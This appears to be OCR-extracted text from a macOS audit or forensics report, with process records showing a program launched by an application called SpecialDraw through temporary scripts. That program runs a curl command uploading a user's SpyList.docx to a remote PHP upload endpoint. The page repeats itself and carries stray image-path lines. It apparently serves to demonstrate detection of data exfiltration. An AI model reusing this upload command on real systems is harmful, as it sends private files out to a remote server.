
```
 Session ID:  45
 Process ID:  192
    Program:  (unknown):
    User ID:  503
       EUID:  503
      Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
   Duration:  0
    Records:  2
```

Ancestors:

Children:

File accesses:

Better



curl

Basic Statistics:

```
 Session ID:  174
 Process ID:  192
    Program:  /usr/bin/curl
  Arguments:   curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/
              special_upload.php
    User ID:  503 (bob)
       EUID:  503 (bob)
      Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
   Duration:  0
    Records:  84
```

Ancestors:

```
 160  /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
 164  /private/tmp/launch-hs
 165  /private/tmp/launch-hse
 172  /bin/sh
 173  /private/tmp/command_19
```

Children:

File accesses:


```
  R_  /Users/bob/Documents/SpyList.docx
```

Outbound connections:

```
      Remote: 192.168.10.69 : 443
```

Program Location

NISPOM



(unknown)

Basic Statistics:


```
   Session ID:  45
   Process ID:  192
      Program:  (unknown):
      User ID:  503
         EUID:  503
        Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
     Duration:  0
      Records:  2
```

Ancestors:

Children:

File accesses:

Better



curl

Basic Statistics:

```
   Session ID:  174
   Process ID:  192
      Program:  /usr/bin/curl
    Arguments:   curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/
                special_upload.php
      User ID:  503 (bob)
         EUID:  503 (bob)
        Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
     Duration:  0
      Records:  84
```

Ancestors:

```
          160  /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
          164  /private/tmp/launch-hs
          165  /private/tmp/launch-hse
          172  /bin/sh
          173  /private/tmp/command_19
```

Children:

File accesses:


```
           R_  /Users/bob/Documents/SpyList.docx
```

Outbound connections:

```
               Remote: 192.168.10.69 : 443
```

Program Arguments

NISPOM



Process Details

(unknown)

Basic Statistics:

